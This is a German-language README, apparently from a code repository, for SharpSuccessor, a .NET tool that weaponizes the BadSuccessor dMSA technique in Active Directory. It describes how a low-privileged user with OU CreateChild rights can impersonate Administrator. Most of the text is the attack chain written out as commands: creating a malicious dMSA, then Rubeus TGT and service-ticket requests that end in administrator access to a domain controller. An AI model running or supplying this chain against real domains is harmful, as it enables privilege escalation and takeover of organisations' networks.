
 logangoins/sharpsuccessor
SharpSuccessor ist ein .NET-Proof-of-Concept (POC) zur vollständigen Waffenisierung von Yuval Gordons (@YuG0rd) BadSuccessor-Angriff von Akamai.

SharpSuccessor ist ein .NET Proof of Concept (POC), das den BadSuccessor-Angriff von Yuval Gordon (@YuG0rd) von Akamai vollständig waffenfähig macht. Ein Benutzer mit geringen Rechten, der CreateChild-Berechtigungen für eine beliebige Organisationseinheit (OU) in der Active-Directory-Domäne besitzt und Schreibzugriff auf ein Zielobjekt hat, kann eine Kontoübernahme durchführen.
Verwende SharpSuccessor, um das dMSA-Objekt hinzuzufügen und waffenfähig zu machen sowie die passenden Attribute auf dem Zielkonto zu schreiben, das du impersonieren möchtest:
SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan" /account:jdoe /name:attacker_dMSA

Fordere ein TGT im aktuellen Benutzerkontext an, in diesem Fall jdoe:
Rubeus.exe tgtdeleg /nowrap

Verwende dann dieses tgt, um das dMSA-Konto zu impersonieren:
Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIFTDCCB.....


Nun kannst du ein Dienstticket mit Administrator-Kontext für jeden SPN anfordern, einschließlich der Domänencontroller für die Post-Exploitation. Zum Beispiel zeige ich hier die Admin-Rechte für SMB auf dem Domänencontroller:
Rubeus.exe asktgs /user:attacker_dmsa$ /service:cifs/WIN-RAEAN26UGJ5.lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIF2DCCBdS...

Jetzt, da wir das Ticket im Speicher haben, können wir den Zugriff testen:
Ein riesiges Dankeschön an Jim Sykora und Garrett Foster für die Inspirationen und die Unterstützung bei diesem Tool!
